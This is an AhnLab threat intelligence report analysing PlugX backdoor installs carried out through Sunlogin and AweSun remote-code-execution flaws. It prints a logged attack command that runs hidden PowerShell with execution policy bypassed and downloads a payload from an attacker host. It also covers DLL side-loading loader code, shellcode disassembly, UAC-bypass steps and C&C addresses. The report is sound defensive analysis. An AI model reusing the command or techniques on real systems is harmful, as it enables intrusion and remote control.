AhnLab Cyber Threat Intelligence Report

TLP: GREEN

PlugX Malware Being Distributed via Vulnerability Exploitation

V1.0

AhnLab Security Emergency Response Center (ASEC)

Mar. 9, 2023

Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Precautions
TLP: RED	Reports only provided for certain clients and tenants	**Documents that can only be accessed by the recipient or the recipient department** Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	**Can be copied and distributed within the recipient organization (company) of reports** Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	**Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training** Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

The version information of this report is as follows:

Version	Date	Details
1.0	2023-03-09	First version

Contents

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Overview

ASEC (AhnLab Security Emergency response Center) has recently discovered the installation of the PlugX malware through the Chinese remote control programs Sunlogin and Awesun's remote code execution vulnerability.

Sunlogin's remote code execution vulnerability (CNVD-2022-10270 / CNVD-2022-03672) is still being used for attacks even now ever since its exploit code was disclosed. The team previously made a post about how Sliver C2, XMRig CoinMiner, and Gh0st RAT were being distributed through the Sunlogin RCE vulnerability. Additionally, since Gh0st RAT was developed in China, it is the most common RAT used by threat actors based in China.

AweSun is also a remote control program developed in China and, while its specific vulnerability has not been identified, it is presumed that a similar RCE vulnerability to that of Sunlogin had been disclosed. The same threat actors performed an RCE vulnerability exploitation on both Sunlogin and AweSun to install Sliver C2. A previous blog post has covered the cases that later occurred where similar vulnerability exploitations were used to install the Paradise ransomware.

PlugX

PlugX is one of the major backdoors used by APT threat groups that are based in China. Its distribution is known to have started in 2008 and is still being used to this day as variants with additional features are being used for attacks. Mustang Panda, Winnti, APT3, and APT41 are the main APT threat groups that have used PlugX in their attacks, and most of them are known to be based in China. [1]

PlugX is a module-based malware that supports various plugins with different features. Therefore, threat actors can perform malicious behaviors such as system control and information theft by using the various features from these plugins.


Another characteristic of PlugX is its use of the DLL side-loading method. The DLL side-loading method involves installing a malicious DLL in the same path as a normal program and using the execution of the normal program to load the malicious DLL, which in turn starts the malicious routine. This is to evade being detected by security products. The normal program becomes the subject performing the malicious behaviors and these behaviors are then recognized as the behaviors of a normal program.

PlugX is usually distributed as a compressed file or a dropper, but, either way, the normal EXE file, the malicious loader DLL that's going to be used for side-loading with the same filename, and the encoded data files are ultimately created in the same directory. The executable file loads and executes the loader DLL in the same path, which in turn reads and decrypts the data file in the same directory before executing it in the memory. After this process, the malware that is ultimately operating in the memory area is PlugX.

1) PlugX Installed Through Vulnerability Exploitation

ASEC is monitoring attacks against systems with either unpatched vulnerabilities or inappropriately configured settings. Recently, the team confirmed that PlugX is being installed through the RCE vulnerability exploitation of Sunlogin and AweSun.


According to AhnLab's ASD (AhnLab Smart Defense) log, the team has confirmed that the PowerShell command executed via this vulnerability exploitation creates a file named esetservice.exe.



```
        "currentProcess": {
          "imageInfo": {
            "fileObj": {
              "fileSize": 14692880,
              "filePath": "%ProgramFiles%\\oray\\sunlogin\\sunloginclient\\sunloginclient.exe",
              "fileName": "sunloginclient.exe"
            }
          }
        },
        "targetProcess": {
          "imageInfo": {
            "fileObj": {
              "fileSize": 445952,
              "filePath": "%SystemRoot%\\system32\\windowspowershell\\v1.0\\powershell.exe",
              "fileName": "powershell.exe"
            },
            "commandLine": "ping../../../../../../windows/system32/windowspowershell/v1.0/powershell.exe  -executionpolicy bypass -
noprofile -windowstyle hidden (new-object system.net.webclient).downloadfile('http://api.imango.ink:8089/esetservice.exe','c:/user
s/public/esetservice.exe')"
          }
        },
```

Figure 1. Log of malware being downloaded through the vulnerability exploitation

esetservice.exe is actually the HTTP Server Service program made by the company ESET, meaning its a normal file.




속성	값
설명	
파일 설명	ESET HTTP Server Service
유형	응용 프로그램
파일 버전	4.2.71.2
제품 이름	ESET Smart Security
제품 버전	4.2.71.2
저작권	Copyright (c) ESET 1992-2010. All rights res...
크기	32.7KB
수정한 날짜	2011-01-12 오후 5:44
언어	영어(미국)
등록 상표	NOD, NOD32, AMON, ESET are registered tr...
원본 파일 이름	EHttpSrv.exe

서명자 이름:	다이제스트 알...	타임스탬프
ESET, spol. s r.o.	sha1	2011년 1월 13일 ...

Figure 2. Downloaded HTTP Server Service program made by the company ESET

Further investigation into related logs revealed that the threat actor also downloaded a file named http_dll.dll aside from esetservice.exe. Additionally, the following is a log from another system that shows the threat actor not only exploited Sunlogin, but also the AweSun vulnerability in their attack.




Target Type	File Name	File Size	File Path
Target	🟥 http_dll.dll	45.5 KB	%SystemDrive%\users\%ASD%\http_dll.dll
Current	🟩 powershell.exe	423 KB	%SystemRoot%\syswow64\windowspowershell\v1.0\powershell.exe
Parent	🟩 awesun.exe	7.14 MB	%ProgramFiles% (x86)\aweray\awesun\awesun.exe

Process	Module	Target	Behavior	Data
🟩 powershell.exe	N/A	N/A	Downloads executable file	http://api.imango.ink/http_dll.dll 🟥 http_dll.dll
🟩 powershell.exe	N/A	N/A	Connects to network	http://api.imango.ink:8089/http_dll.dll

Figure 3. Additionally downloaded malware

During the process of investigating the connection between the two files, it was discovered that the “esetservice.exe” program has a feature that loads the “http_dll.dll” file in the same directory if executed without an additional argument. This is a classic DLL side-loading method, and PlugX is most known for using this method.



```
}
else
{
  LibraryW = LoadLibraryW(L"http_dll.dll");
  v22 = LibraryW;
  if ( LibraryW )
  {
    StartHttpServer = (int)GetProcAddress(LibraryW, "StartHttpServer");
    StopHttpServer = (int)GetProcAddress(v22, "StopHttpServer");
    v23 = GetCommandLineW();
    if ( wcsstr(v23, L"-app") )
```


Figure 4. Routine that loads the http_dll.dll file in the same directory

PlugX is distributed with the normal exe program, the DLL that acts as the loader, and the data file containing the actual encoded malware, as a set. An analysis of the actual code revealed that the "http_dll.dll" file contains a routine to read the "lang.dat" file that is in the same directory before decrypting and executing it.

2) PlugX Dropper and Loader Analysis

During the analysis of PlugX, malware using the same "esetservice.exe" and "http_dll.dll" files in their attack was found on VirusTotal. This malware is a WinRar Sfx format dropper malware that creates "esetservice.exe," "http_dll.dll," and "lang.dat" upon execution. It then runs "esetservice.exe" to ultimately install and execute PlugX. While this dropper was not found in the vulnerability exploitation covered above, considering that PlugX's C&C address is the same as the download URL used in the vulnerability exploitation, it can be assumed that the same threat actor is behind both attacks.

The PlugX dropper disguises itself as the path of normal programs and creates malware in the "C:₩ProgramData₩Windows NT₩Windows eset service" path. They are also hidden through the properties setting to make them less noticeable by users.




C:₩ProgramData₩Windows NT₩Windows eset service

이름	수정한 날짜	크기
esetservice.exe	2020-11-20 오후 9:33	33KB
http_dll.dll	2020-11-20 오후 9:33	46KB
lang.dat	2020-11-20 오후 9:33	142KB

Figure 5. PlugX malware strains created in disguised path

When "esetservice.exe" is executed, it loads the "http_dll.dll" file in the same directory, and consequently executes the DllMain() function of “http_dll.dll”. Instead of directly executing the function for loading the “lang.dat” file, DllMain() modifies the code of “esetservice.exe,” as shown below, before applying a patch so that “esetservice.exe” loads “http_dll.dll” and branches into the “http_dll.dll” loader routine itself.




```
00401570  .^ E9 F3FCFFFF   JMP 00401268
00401575  >  68 0C554000   PUSH OFFSET 0040550C                        ┌FileName = "http_dll.dll"
0040157A  .  FF15 AC504000 CALL DWORD PTR DS:[<&KERNEL32.LoadLibraryW>]  KERNEL32.LoadLibrary
00401580  .  68 FFFFFFFF   PUSH -1
00401585  ?  68 0010A573   PUSH 73A51000                               Entry point
0040158A  .  C3            RETN
[004050AC]=764BF142 (kernel32.LoadLibraryW)
```

```
Address   Hex dump                                         ASCII
0040157F  00 68 FF FF|FF FF 68 00|10 A5 73 C3|1D B0 50 40  hÿÿÿÿh ┼¥sÃ °P@
0040158F  00 68 28 55|40 00 56 FF|D3 68 38 55|40 00 56 A3   h(U@ VÿÓh8U@ V£
0040159F  FC 76 40 00|FF D3 A3 00|77 40 00 FF|D7 68 48 55  üv@ ÿÓ£ w@ ÿ×hHU
004015AF  40 00 50 FF|D5 83 C4 08|85 C0 74 11|E8 D0 08 00  @ PÿÕƒÄ…Àt◄èÐ
```

Figure 6. Code that has been patched to execute the loader function

This routine is responsible for loading the “lang.dat” file in the same directory and executing it in the memory. The beginning part of the “lang.dat” file is a shellcode. When this code is executed, it decrypts PlugX which has been saved with it and executes it in the memory.



```
006C0000     40             INC EAX
006C0001  ⌄  EB 17          JMP SHORT 006C001A
006C0003  ⌄  EB 19          JMP SHORT 006C001E
006C0005     302A           XOR BYTE PTR DS:[EDX],CH
006C0007     15 E3751D1F    ADC EAX,1F1D75E3
006C000C     8687 23556671  XCHG BYTE PTR DS:[EDI+71665523]
006C0012  ^  76 B2          JBE SHORT 006BFFC6
006C0014     E4 FF          IN AL,0FF
006C0016     0001           ADD BYTE PTR DS:[ECX],AL
006C0018  ^  EB EB          JMP SHORT 006C0005
006C001A     E8 FAFFFFFF    CALL 006C0019
006C001F     C8 5883 E8     ENTER 8358,0E8
006C0023     1E             PUSH DS
006C0024     68 0C150000    PUSH 150C
EAX=1
```

```
Address   Hex dump
006C0000  40 EB 17 EB|19 30 2A 15|E3 75 1D 1F|86 87 23 55
006C0010  66 71 76 B2|E4 FF 00 01|EB EB E8 FA|FF FF FF C8
006C0020  58 83 E8 1E|68 0C 15 00|00 E8 0C 15|00 00 85 A4
```

lang.dat


```
Offset(h)  00 01 02 03 04 05 06 07 08
00000000   40 EB 17 EB 19 30 2A 15 E3
00000010   66 71 76 B2 E4 FF 00 01 EB
00000020   58 83 E8 1E 68 0C 15 00 00
00000030   16 DC 7F 0D FB FC 21 7E 2E
00000040   C7 44 9B AF D9 3C BC F5 27
00000050   C2 5E 66 2F 0B 6F 56 EA BA
00000060   EE 03 3C B1 EC F0 27 D1 1A
00000070   43 E8 D2 A5 3C 2F A3 74 1B
00000080   B1 62 36 A2 0C 03 6B E7 82
00000090   48 97 13 AF 4B 19 35 CC F6
000000A0   65 8B FE 7F 4D 60 46 83 59
000000B0   07 70 87 A3 FB 3B 20 40 85
000000C0   4A 96 16 8D E2 31 12 3D 2B
000000D0   4F F0 3F 64 0E B9 E0 56 2D
```

Figure 7. The lang.dat file holding a shellcode and the encoded PlugX

3) Analysis of PlugX

As explained above, PlugX is a malware that has gone through continuous updates for more than a decade, so all sorts of variants are being discovered even now. In 2020, a report about the classification and analysis of various PlugX variants was published on Dr.Web. [2] Security Joes covered the most recently discovered PlugX variants in 2022. The PlugX that is currently being analyzed is almost identical to the BackDoor.PlugX.38 variant that was reported on Dr.Web. Excluding the configuration data, it can be assumed that it is the same as the PlugX on the most recent Security Joes report. [3]

The PlugX used in the attack offers various modes according to the argument given. The following is a process tree that can be found when the PlugX that is currently being analyzed is executed. It can be inferred that the 4 modes, "100", "200", "201", and "209" are executed in order.



```
Explorer.EXE (3236)                    C:₩Windows₩Explorer.EXE
  PlugX.exe (4532)                     "C:₩PlugX.exe"
    esetservice.exe (3056)             "C:₩Users₩Public₩Downloads₩esetservice.exe"

wininit.exe (448)                      wininit.exe
  services.exe (584)                   C:₩Windows₩system32₩services.exe
    svchost.exe (716)                  C:₩Windows₩system32₩svchost.exe -k DcomLaunch -p
      wmiprvse.exe (2300)              C:₩Windows₩system32₩wbem₩wmiprvse.exe
        esetservice.exe (3804)         "C:₩ProgramData₩₩Windows NT₩₩Windows eset service₩esetservice.exe" 100 3056
          runonce.exe (1368)           C:₩Windows₩SysWOW64₩runonce.exe "C:₩ProgramData₩₩Windows NT₩₩Windows eset service₩esetservice.exe" 100 3056
      DllHost.exe (2836)               C:₩Windows₩SysWOW64₩DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
        esetservice.exe (3136)         "C:₩ProgramData₩Windows NT₩Windows eset service₩esetservice.exe" 100 3056
    esetservice.exe (6004)             "C:₩ProgramData₩Windows NT₩Windows eset service₩esetservice.exe" 200 0
      runonce.exe (5696)               C:₩Windows₩system32₩runonce.exe 201 0
        msiexec.exe (5012)             C:₩Windows₩system32₩msiexec.exe 209 5696
```

Figure 8. Process tree

When the PlugX dropper is executed for the first time, it creates the files "esetservice.exe", "http_dll.dll", and "lang.dat" under the "%PUBLIC%₩Downloads₩" directory before executing "esetservice.exe". After being loaded and executed by the "esetservice.exe" process, PlugX uses the create method of WMi's Win32_Process class to give the argument "100" and execute itself again.


When executed after being given "100" as an argument, the UAC bypass process is started after an injection process. "runonce.exe" is the process that is targeted and injected with a shellcode. The injected shellcode is responsible for abusing the ICMLuaUtil interface to bypass UAC and run the process with admin privileges. "esetservice.exe" is able to run with admin privileges thanks to this. Afterward, it registers itself as a service and sets the argument to "200".

When the process reaches this point, it gives the "runonce.exe" process, which is the target of injection again, the argument "201" before executing and injecting itself. "runonce.exe" then gives the argument "209" to the "msiexec.exe" process responsible for plugins before executing and injecting it. The above procedure means that a different mode is executed according to the argument given. A summary of this is displayed below.

Argument	Mode
No argument	Initial execution stage
100	UAC bypassing stage
200	Injection stage
201	Main loop #1
202	Main loop #2
209	Plugin mode
300	Auto-delete

Table 1. Executable modes

The “lang.dat” holds the configuration data as well as the shellcode and the encoded PlugX. The configuration data is also encoded, but it is decoded by the PlugX when it is executed in order to obtain the C&C address and other configuration information. There are 4 C&C server addresses and they are shown below.



```
00428548    FF36          PUSH DWORD PTR DS:[ESI]
0042854A    8D4424 2C     LEA EAX,[ESP+2C]
0042854E    50            PUSH EAX              0x017BD518   (Buffer of Decrypted Config)
0042854F    68 0C150000   PUSH 150C             0x0000150C   (Size of Config)
00428554    56            PUSH ESI              0x006C002E   (Offset of Encrypted Config)
00428555    E8 86FFFEFF   CALL fn_decData
0042855A    85C0          TEST EAX,EAX
0042855C  ^ 75 9E         JNE SHORT 004284FC
0042855E    8B06          MOV EAX,DWORD PTR DS:[ESI]
Dest=004184E0 (fn_decData)
```

```
Address  Hex dump                                         ASCII
017BD7D8 01 01 01 01|01 01 01 01|01 01 01 01|01 01 01 01 ┌┌┌┌┌┌┌┌┌┌┌┌┌┌┌┌
017BD7E8 01 01 01 01|01 01 01 01|01 01 01 01|00 00 00 00 ┌┌┌┌┌┌┌┌┌┌┌┌
017BD7F8 00 00 00 00|00 00 00 00|00 00 00 00|0F 00 BB 01             ▯ »┌
017BD808 63 64 6E 2E|69 6D 61 6E|67 6F 2E 69|6E 6B 00 00 cdn.imango.ink
017BD818 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
017BD828 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
017BD838 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
017BD848 0F 00 BB 01|61 70 69 2E|69 6D 61 6E|67 6F 2E 69 ▯ »┌api.imango.i
017BD858 6E 6B 00 00|00 00 00 00|00 00 00 00|00 00 00 00 nk
017BD868 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
017BD878 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
017BD888 00 00 00 00|0F 00 35 00|61 70 69 2E|69 6D 61 6E     ▯ 5 api.iman
017BD898 67 6F 2E 69|6E 6B 00 00|00 00 00 00|00 00 00 00 go.ink
017BD8A8 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
017BD8B8 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
017BD8C8 00 00 00 00|00 00 00 00|0F 00 35 00|63 64 6E 2E         ▯ 5 cdn.
017BD8D8 69 6D 61 6E|67 6F 2E 69|6E 6B 00 00|00 00 00 00 imango.ink
017BD8E8 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
017BD8F8 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00
```

Figure 9. Decrypted configuration data

- cdn.imango[.]ink:443
- api.imango[.]ink:443
- api.imango[.]ink:53
- cdn.imango[.]ink:53

